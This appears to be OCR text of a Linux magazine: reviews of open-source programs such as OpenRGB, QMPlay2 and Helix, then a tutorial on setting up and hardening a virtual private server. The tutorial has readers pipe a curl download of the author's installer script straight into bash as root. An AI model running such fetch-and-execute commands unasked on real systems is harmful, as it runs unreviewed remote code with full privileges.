Even if flashy PC hardware with multicolor lights isn't your thing, it's now difficult to buy something that doesn't want to glow or flash in some way. RAM modules, mainboards, cooling systems, CPU fans, power supply units, and even USB ports often sport complex arrays of LEDs and displays that can be used to indicate everything from temperature to their owner's lack of taste. Of course, all of this can typically be turned off or tuned to the same color, but only if you have each manufacturer's custom executable for each brand and product branch. Oh, and you'll need a copy of Microsoft Windows. Linux users are often left in the dark, literally, when it comes to software support for these lights. We're often left struggling with Wine when we need to bend these devices to our will.

This has led to groups of enthusiastic users and developers reverse engineering the protocols behind many of these devices. They then skillfully use this information to create third-party tools that chase product IDs and serial numbers, as well as the huge variety of methods and mechanisms these products use to create their blend of red, green, and blue light. This is what OpenCorsairLink did, for example, and liquidctl, both of which we've covered in these pages. But even with these brilliant tools, you're still left with a disparate collection of utilities for different devices, all of which make their own interface choices and design decisions. This is why the all-encompassing OpenRGB project is so brilliant.

OpenRGB is a desktop application that can talk to hundreds of different light-emitting devices from dozens of different manufacturers. It does this in a consistent and predictable way across all the devices it supports. There's support for devices from AMD, ASRock, ASUS, Cooler Master, Corsair, eVision, Gainward, Gigabyte, Logitech (keyboards and mice), MSI, Razer, Thermaltake, and many others. Most will just work, while a few require some kernel tweaks or a kernel module for your distribution. If your device connects via USB, you'll need to add a new (documented) rule to enable non-root access. Others, such as the Philips Hue Bridge, require a few configuration options such as IP and MAC addresses added to the global configuration file. After this has been done, you can launch OpenRGB. It first needs to scan your system for everything it supports. This can take some time, but there's also the option to filter this scan to only devices you know you have. As soon as the scan is complete, the devices will appear as a vertically tabbed list in the main window. Regardless of each device's capabilities, you can change the colors of the selected lights in the same way, using the same hue wheels and sliders. You can also create zones for sets of lights, apply color changes to an entire set, and save an entire setup to a profile. This is great if you want different setups for different uses, such as watching movies (complete with Philips Hue control), playing games, or just low light in the evening. It's remarkable that this all works from a single application.



1. Universal access: Control all of your LED devices from one place. **2. API access**: Integrated server and client enables remote access to your lights. **3. Zones**: Group LEDs together, across brands and devices, and control them in unison. **4. Color definitions**: Regardless of the hardware, there is a single approach to color programming across every device. **5. Profiles**: Save a configuration set as a profile for easy retrieval and profile switching. **6. Hardware support**: Dozens of PC-connected devices work with OpenRGB, even Hue 2nd generation devices. **7. Plugin support**: Extend the simple color configurations with your own light show plugins.

Project Website


https://gitlab.com/CalcProgrammer1/OpenRGB

Media player

QMPlay2

The quest for the perfect media player has become a little like the quest for the Holy Grail. There are many options to explore, with many potential candidates. VLC gets close; it plays a huge variety of audio and video formats and is used by millions. But its many easy and expert configuration panels are difficult to navigate, and the application sometimes fails at even simple tasks, such as playing online content or creating a playlist. QMPlay2 makes it easier to do both of these things, and it supports just as many media formats, thanks to its FFmpeg back end. Another excellent feature of QMPlay2 is its hardware acceleration. This works on OpenGL and Vulkan graphics drivers and can make the difference between being able to play 4K sources, or simply 720p, on low-power hardware.

This being a Qt application, almost everything about the main window can be configured. By default, it's split into quarters. The top left is a tabbed container that holds the playback pane and tabs for the equalizer, download status, Internet radios, and lyrics. The top right holds the content information, with the playlist located bottom right. The bottom left offers two audio visualization modes. Everything is very intuitive. If you paste a YouTube URL into the application window, for example, `youtube-dl` is first installed (if needed) and the target video plays automatically. There are no intrusive ads, and the video and audio quality is exceptional. You can even control this quality via the Modules configuration page by requesting a specific resolution. The same is true for many of the playback modules supported by FFmpeg. The



Chip music, YouTube, Internet radio, CD images: QMPlay2 can play almost anything and is more accessible than alternatives like VLC.

configuration pages are a huge improvement over those offered by VLC, because they're easy to navigate and understand. There are options from PulseAudio to ALSA, audio and decoder priority, latency values, audio delays, subtitles, decoding options, and hardware acceleration, all of which are accessible and easy to apply.

Project Website
https://github.com/zaps166/QMPlay2

Synthesizer

OctaSine

Back in the very early 1980s, synthesizers were analog and, consequently, very expensive. Rather than the mass manufactured surety of digital, analog required masses of discrete components to make a single sound. If you wanted two sounds, all those components were copied to an identical circuit. Some of those analog synths used two or three sounds to make a single voice, and some could play eight voices together. They cost the same as a small house. The digital Yamaha DX7 was the opposite and almost single-handedly destroyed this analog hegemony. It produced amazing sounds purely digitally and mathematically by exploiting the harmonics that occur when you modulate the frequency of one sound (an operator) with another. Its circuits used software to create 16 voices, whose patches could be saved to memory. The DX7 was relatively cheap, reliable, and soon on every PC soundcard and home games console. The frequency modulation (FM) of the DX7 is still very much with us today.

OctaSine is a VST plugin software synthesizer that updates the sound of the original DX7 on your Linux box. Unlike the wonderful Dexed, which authentically recreates the DX7 sound, OctaSine branches out into new sonic territory and has a slightly different configuration. It has only four operators, unlike the DX7's six, but allows these to be connected and interconnected in almost any way. Each operator is independent and can be modulated by three different frequency modifiers, the envelope, and many other sources. Operator output can be merged to the final output or routed to the input of other operators, recreating the


As a plugin, OctaSine will need to run within a plugin host, such as Ardour.

algorithms of the original DX7 plus many more differential configurations. It's complex, but unlike the small LED screen and membrane buttons of the DX7, OctaSine's user interface and audio quality rewards simple experimentation. You can achieve great results by simply clicking around or modifying one of the presets – it sounds fantastic.

Project Website
https://github.com/greatest-ape/OctaSine

Storage monitor

Parallel Disk Usage



Running Parallel Disk Usage in your home directories will easily reveal where unknown storage is being used.

There are lots of tools for looking at disk usage, and we've covered quite a few of them over time in these pages. On the command line, many of us simply resort to piping the output from `du` into a variety of other tools or use either `dutree` or `ncdu` for a more visual approach. The only problem is that all of these tools can take a considerable amount of time to grind through your data before they can produce their output. And you invariably want to change the search after getting the results, which means going through the same process again. Parallel Disk Usage (pdu) has been developed to solve this problem.


Parallel Disk Usage is orders of magnitude faster than any of the alternatives. On modern systems with SSD storage and multiple cores to spare, we barely noticed the difference in output time between the humble `ls` and `pdu`. This is despite pdu displaying all the files and directories beneath your chosen destination, complete with lines to show their relationships, their size, and an incredibly useful bar chart that gives you a quick overview of which files and folders are taking the most space. The chart defaults to showing a percentage value for how much of the destination space a specific file or directory is taking. It's a brilliant way to find unexpected resource sinks, such as hidden cache directories or forgotten virtual machines. There are configuration options to change its width, measure blocks rather than bytes, limit trawling depth, and even output the results as JSON. The "parallel" in its name refers to the mechanism that makes pdu so quick – or "blazingly fast," as the project puts it. This mechanism harnesses the parallelized nature of the Rust programming language to make best use of the multiple cores in your CPU, which is why pdu results are delivered with the same speed and agility as `ls`.

Project Website

https://crates.io/crates/parallel-disk-usage

File sharing

LANDrop



Local transfer encryption is courtesy of the widely adopted libsodium.

There are many ways to share files, but the ad hoc, local file-sharing functionality found on Android and Apple devices has become very popular. This hasn't been easy to replicate on Linux – because people don't use Linux enough because it's missing features such as these. LANDrop is a refreshing change from the norm. It's an open source, ad hoc, local file-sharing tool that supports nearly all platforms equally, including iOS, macOS, Android, Windows, and Linux. It promises to seamlessly let you share files without giving up your privacy, going through an online proxy, or even using cellular data. You don't have to worry about how a third-party may intercept the transfer, and it does all of this while being open source. All the data required for a transfer is stored on your device, and the only data visible to whomever you are sharing a file with is the device name, type, and IP address. Even these can be turned off.

There are official apps for iOS and Android (the latter via a non-store APK), which makes transferring files with friends much easier, or you can, of course, build the package yourself. On the Linux desktop, after building and running the background daemon, the app will helpfully notify you that it's now running and can be managed via its small panel icon. From this icon, you can change your device name and whether your device is discoverable, along with where you want files to go. If device discoverability doesn't work, or you don't want to use it, you can also resort to sharing raw IP addresses, which obviously adds an extra technical step. This option is available when you choose to send one or more files, which can be listed in the *Send to* window before you simply click *Transfer*. Your files are then quickly and efficiently copied to the remote device.

Project Website


https://landrop.app

Technical text editor

KeenWrite

There are now (probably) more people writing words than ever before. Whether it's an email, feature specification, social media post, blog post, article, tutorial, or even a book, technology has liberated us. Any old text editor can be used for small documents, but as soon as you need to organize your writing, edit, reference your research, or single source a part for reuse, you typically need to find a more ambitious option. We've previously looked at novelWriter, a brilliant Markdown-based IDE for collecting your thoughts alongside writing and editing your words. KeenWrite is another writer's IDE, with a more unique proposition. It too offers a writing environment, but with a greater emphasis on the "development" in the IDE part.

What makes KeenWrite unique, and more like a programmer's development environment, is that it's a Markdown editor that uses string interpolation to separate and modularize the content you write from the presentation and layout. The main view is split into three panes, with the middle pane being the traditional editor, the right pane holding a real-time preview of the output, and the left pane holding variables. These variables are literally the key to string interpolation because they allow you to assign key and value pairs within a YAML-formatted document that can then be referenced and interpolated in the main Markdown document. A simple example would set a book's title as a string, with the string then used in the Markdown



KeenWrite can substitute strings for their values within a body of text to help keep edits and mistakes to a minimum.

rather than the name itself. The book's title can then be easily changed as quickly as it takes to change the string name, which is always reflected in the real-time preview. The editor helps with all of this by offering autocomplete for the key and value pairs you define. The editor also integrates R syntax, SVG support, Mermaid, Graphviz, UML elements, Pandoc-like HTML `div` elements, and PDF output.

Project Website


https://github.com/DaveJarvis/keenwrite

Modal text editor

Helix

Keeping with text editors, but moving away from the Java GUI of KeenWrite (above) to the command line, Helix is a self-described "post-modern text editor" for programmers. Post-modern in this sense seems to mean doing something different from the long-accepted ways of editing, and that difference is working on multiple selections at once – a process also known as modal text editing. We've seen this before in an editor called Kakoune. Helix is similar, but its implementation of the same idea feels more endemic to the application. Multiple selections are made by first selecting everything using the % key, then using the *s* key to enter a regular expression and pressing Enter to fix the results. You can then perform an action on that multiple/modal selection, such as pressing *d* to delete whatever is selected or even move the now multiple result cursors with *h*, *j*, *k*, and *l*.

This sounds intimidating, but the editor isn't hard to use. Being on the command line, it does assume you're familiar with other command-line editors, such as Vim, and even mimics some of Vim's keyboard shortcuts. Unlike Vim (and like Kakoune), however, many of the commands are reversed to reflect the selection bias. Instead of `dw` to delete a word, for example, you press *w* to highlight the word and *d* to delete it. This feels more intuitive than Vim, especially when you start to understand the multiple selection potential. Helix lists all the commands available within a lower panel, complete with help text; you can select these commands using the cursor keys, so you don't need to remember the shortcuts manually. Similarly, the



In a pleasant contrast to many terminal text editors, Helix is purple by default. This can of course be changed, but we liked it.

documentation lists all the possible commands on a single page, so it's worth keeping this open as you learn the basics. Editing in this way quickly becomes intuitive, and you can always undo a mistake. On top of this, syntax highlighting looks fantastic, and there's context-aware code completion. It's also very light on system resources, performant, and runs perfectly in a remote shell. Give it a try!

Project Website

https://helix-editor.com/


Music distro

HiFiBerryOS


HiFiBerryOS is an open source Linux distribution, but not in the way most of us expect. It's a distribution designed to perform one specific function, and as such, facilitates neither the installation of extra packages nor the modification of its configuration. That one specific function is music playback, whether it's from Spotify, a roaming iOS device, a network-connected music library, Internet radio, or from any of several other sources. It's also a distribution that's been designed to work with the audio converters sold by HiFiBerry, but it works just as well with third-party converters, and, in particular, a DIY hacking board by Bang & Olufsen called Beocreate.

What sets HiFiBerryOS apart from other distributions is its razor-sharp focus. It has been designed to do nothing other than play music, and it does this by being immutable. This is why there's no package manager, and it only officially supports the Raspberry Pi as a platform. The system image is built using Buildroot. With the source available, it should be straightforward building your own for other platforms. You can also copy across your own binaries using the SSH connection. However, in concession to many people wanting more from their Raspberry Pi deployments (and the likely unused resource potential in devices such as a RPi4), the latest release of HiFiBerryOS also runs Docker, making it ideal for extra servers or web applications you might want to run safely confined without compromising the finely tuned integrity of the operating system.

For most users, none of this is going to be necessary. The default installation does everything you'll need to handle audio playback, and every important feature is accessible via a beautifully designed web interface. This lets you easily configure your network connection, which sources you wish to enable, before configuring your listening preferences. Its capabilities are dependent on your hardware, but you can typically assign channels to audio output, limit volume levels, and switch between and save listening presets. The digital signal processing (DSP) on the Beocreate, for instance, can be used to model speaker characteristics and even run your own audio-processing code, alongside a parametric equalizer, chaining playback to other devices and supporting room compensation. Room compensation lets you manually set the position of each speaker relative to your listening position, or automatically via a microphone, adding slight delays to ensure sound from each speaker reaches your ears at the right time.



HiFiBerryOS's web interface is superb and looks fantastic on any device. Updates are transparent and automatic.



The Music Player Daemon transparently serves your local music collection, but its web interface can also be enabled as an option.

Audio playback works without any further configuration. The open source spotifyd successfully takes over Spotify duties, and AirPlay from Apple's devices works perfectly, creating a seamless and totally transparent music playback system. The same is true of DLNA, OpenHome, Snapchat, Roon, and Logitech Media Server. There's an inbuilt Internet radio player, and you can also find Music Player Daemon (MPD) running in the background – its web UI does need to be enabled and started from the command line though. MPD can access local files and files mounted from a Samba source, either from an MPD client or the integrated Music browser, letting you host your own 24-bit FLACs for the true audiophile experience. As long as you've got the hardware to back it up, this creates an amazing, high-quality music playback system.

Project Website

https://www.hifiberry.com/hifiberryos/

Retro RTS

Widelands

Unlike many modern versions of old games, Widelands has its own assets and its own fully matured game modes.

There was something special about the Settlers game on the Amiga. While 1993 may still have been early days for real-time strategy (RTS) games, Settlers was already able to transcend the established mechanics of resource management and war machines to create something that could be equally pastoral and relaxing. From farming to milling and building infrastructure, it was a game that let you create your own medieval enclave at a time before creative modes of gameplay were a thing. Of course, if and when you wanted to use your supply chain to build an army that would take over neighboring settlements, you could do that, too. But the huge attraction to Settlers was that the game eased you into all these gameplay elements without forcing you too quickly into combat or empire building. If you wanted, you could simply farm corn.

This approach must have resonated with many players, because the gameplay in Settlers and its superior sequel, Settlers II, is still being developed today, especially in Widelands, which has finally attained a 1.0 release. Widelands is an open source RTS game that's been heavily inspired by Settlers II. We even looked at a much earlier release many years ago, and the project itself is 15 years old. However, Widelands has kept up development and has kept expanding on the original concept. You still start with a small clan that you need to put to task cutting down wood, smelting iron, building roads, and setting up a trading network with any neighboring tribes. There's both a single player mode and a multiplayer mode, and this is where the real fun begins. You and your friends (or random denizens of the Internet) can equally choose to trade together or to destroy each other, all while building and expanding your own settlements and resource routes. Modern hardware means Widelands can do all this while managing potentially thousands of your settlers, each of which might be performing their own jobs or preparing for war.

Project Website
https://www.widelands.org/

Racing simulator

Speed Dreams

The graphics may be austere, but they run blazingly fast on modern hardware and can run on a huge variety of computers.

We last looked at a racing car simulation nearly a year ago. That was a game called Trigger Rally, which was a fun and playable arcade rally game. That review mentioned TORCS and Speed Dreams as possible alternatives, and it's brilliant to see that Speed Dreams recently picked up some development momentum. It's actually a multiplatform fork of TORCS itself, updating the even sparser 3D graphics with a new rendering engine and adding force feedback support to specific steering wheels. The game itself feels very similar to Geoff Crammond's original Formula 1 Grand Prix games on the early PCs and Amigas, albeit with modern frame rates and wider hardware support. This isn't a bad thing. What those early simulations lacked in modelling accuracy and photo-accurate rendering, they made up for with addictive playability and gameplay.

Speed Dreams is a first-person, in-seat racing game with tracks and locations inspired by real places. There's a split-screen mode, a professional career mode, and plenty of tuning options and car statistics to worry about, from G-force to tire wear. This latest release adds a location called Sao Paulo, which is based on the José Carlos Pace circuit more commonly known as Interlagos. It also adds new categories and car collections inspired by F1 racing in 2005 and 1967, as well as some famous non-F1 supercars. It plays brilliantly and makes a refreshing change from modern racing games with their many distractions. In Speed Dreams, you're forced to concentrate on the challenge of driving a perfect lap while also aggressively making your way through a field of drivers or defending your position from drivers behind you. You don't have to concern yourself with a backstory or winning a contract next season, but purely on winning points against the other racers. This is what made racing games originally fun, and it's great to report that it's still fun all these years later.

Project Website
https://sourceforge.net/projects/speed-dreams/

A VPS from start to finish

Virtually Yours

If managing a server on your own network doesn't appeal to you, then a virtual private server might be the answer.

BY DMITRI POPOV

There is hardly any need to extol the benefits of having your own server. From storing and sharing your data to self-hosting useful web applications, a server is a versatile platform that can make your computing life easier. Opting for a network-attached storage (NAS) appliance that comes with pretty much everything you need and requires very little tinkering seems like a no-brainer. But running your own server on a local network is not without drawbacks. To access the server from the outside world, you need to punch a hole in your network, which leads to a whole new set of problems you have to deal with. Plus, your Internet connection may or may not be up to scratch in terms of reliability and speed.

If you are only interested in running web-based applications, shared web hosting might look like a sensible option. Most providers have plans that include a web server, PHP, and a MySQL database – all configured and ready to go. Some providers even offer easy-to-use installers for popular web applications. However, ease of use comes with serious limitations. Can you Install PHP additional libraries? No. Can you run non-PHP applications? Forget about it. Some providers don't even offer SSH access.

A virtual private server (VPS) provides a middle ground between managing your own server and opting for shared web hosting. A VPS is a virtual Linux server system that you can manage yourself. Because you are the admin for your VPS, you have more control over it than you would with a basic web hosting arrangement. And, because the VPS is a virtual machine that shares the hardware with other VPS systems, it is much less expensive than leasing a dedicated server.

A VPS gives you a complete Linux server, without any of the drawbacks of having it on your own network. But that's not the only benefit. You can have a modest VPS instance for as little as a couple of euros or dollars a month. More importantly, you can create and discard VPS systems on demand. So you can easily and cheaply spin a VPS for testing and experimenting, or you can have several VPS instances for different workloads. Better still, you can have a beefier VPS configuration from a reputable provider for running mission-critical tools and applications. Of course, running a VPS means that the responsibility to keep your VPS instance secure and the data on it safe rests squarely on your shoulders. But that's a small price to pay for the sheer convenience and flexibility a VPS gives you. If you have no experience setting up a VPS, despair not: This article will get you up and running in no time.

First Steps

The very first step is to find a VPS provider and a VPS configuration that fits your needs. The good news is that there is a myriad of VPS providers to choose from, and they offer a seemingly infinite number of VPS configurations. While it may be tempting to go for the lowest price possible, it's better to do some research and opt for a reputable service instead. Most VPS providers offer a choice of different Linux distributions. For obvious reasons, Ubuntu or Debian is a sensible choice for a VPS in most situations (the rest of the instructions assume that your VPS is running Ubuntu). Most VPS providers offer a web-based administration interface that allows you to initiate your VPS instance and install a Linux distribution on it. Usually, you can also reboot the VPS and reinstall the system via the administration interface.

If you want your VPS to have its own domain name, the next step is to procure one. You can use a domain name registrar like Namecheap [1] to register the desired domain name. When you have the VPS up and running, note its IP address: You'll need it when setting up an A Record through the domain registrar. To do this in Namecheap, log in and switch to the *Domain List* section. Click the *Manage* button, and switch to the *Advances DNS* section. Click *Add new record*, select *A Record* from the drop-down list, and con-

figure the record so it looks similar to Figure 1. Once the record has been updated (it may take a while), you can reach the VPS by its domain name instead of the IP address.

Automate and Protect

At this point, you have a VPS up and running, and it has a domain name associated with it. But the VPS can't do much until you install the required software and specify a basic configuration. At the very least, you need to add a non-privileged user, add the user to `sudoers`, install a web server, configure a virtual host, and enable SSL. Completing all these tasks is not particularly difficult, but it does require some manual work. It can quickly become a chore if you regularly spin new VPS instances and reset the existing ones. This is where the VPS Express package [2] cobbled together by yours truly can come in rather handy. The package includes a Bash shell script that does the following:

- Updates software repositories and installs the required packages
- Sets up and configures a virtual host (an Apache configuration that basically redirects a domain name to the dedicated directory in the document root of the server)
- Enables SSL HTTP connections
- Sets up MariaDB
- Creates a new MariaDB user with administrative privileges
- Creates a MariaDB database

Run the script, and you have a ready-to-go VPS, running the Apache/MariaDB/PHP stack. The most straightforward way to run the script directly on the VPS is to use the following command as root:

```
curl -sSL https://raw.githubusercontent.com/
  dmpop/vps-express/main/vps-installer.sh | bash
```

However, if you'd prefer to study and modify the script before running it, clone the project's repository using the command:

```
git clone https://github.com/dmpop/
  vps-express.git
```

Note that the script is designed to work on Ubuntu, so if your VPS is running a different Linux distribution, you have to adjust the script before you run it.

Of course, you can extend the script to perform additional tasks, if needed. For example, if you want the script to automatically fetch the Adminer [3] tool for working with popular database engines, you can add the following command to the script (replace the example values with the actual version number and document root):




Figure 1: Configuring an A Record with Namecheap.

```
wget https://github.com/vrana/adminer/releases/
  download/v4.8.1/adminer-4.8.1.php
  -O /var/www/html/hello.xyz/adminer.php
```

Next, you need to make the VPS instance more secure. Linux hardening is a complex topic that warrants a separate article, but as the bare minimum, you want to enable automatic upgrades as well as configure and enable the Fail2ban tool.

Enabling automatic upgrades ensures that your VPS runs the latest software that includes all security fixes. Enabling this feature on Ubuntu is a matter of installing the *unattended-upgrades* package and enabling it:

```
apt install unattended-upgrades
dpkg-reconfigure unattended-upgrades
```

The Fail2ban tool makes it possible to ban an IP address after a specified number of unsuccessful login attempts, which makes brute force attacks less effective. The VPS installer script installs Fail2ban automatically, so you only need to configure and enable the tool. First, create a new configuration file by copying the supplied template:

```
cp /etc/fail2ban/jail.conf
  /etc/fail2ban/jail.local
```

Open the new configuration file for editing using the command:

```
nano /etc/fail2ban/jail.local
```

Scroll down to the `[sshd]` section, and add the following options:

```
enabled = true
maxretry = 3
```

This enables Fail2ban for the incoming SSH connection and sets the number of unsuccessful login attempts to `3`. Save the changes, and then enable and start the Fail2ban service:




Figure 2: VPS Express comes with a template you can use to set up a simple landing page for your VPS.

```
systemctl enable fail2ban
systemctl start fail2ban
```

Run the *systemctl status fail2ban* command to check whether the service is up and running.

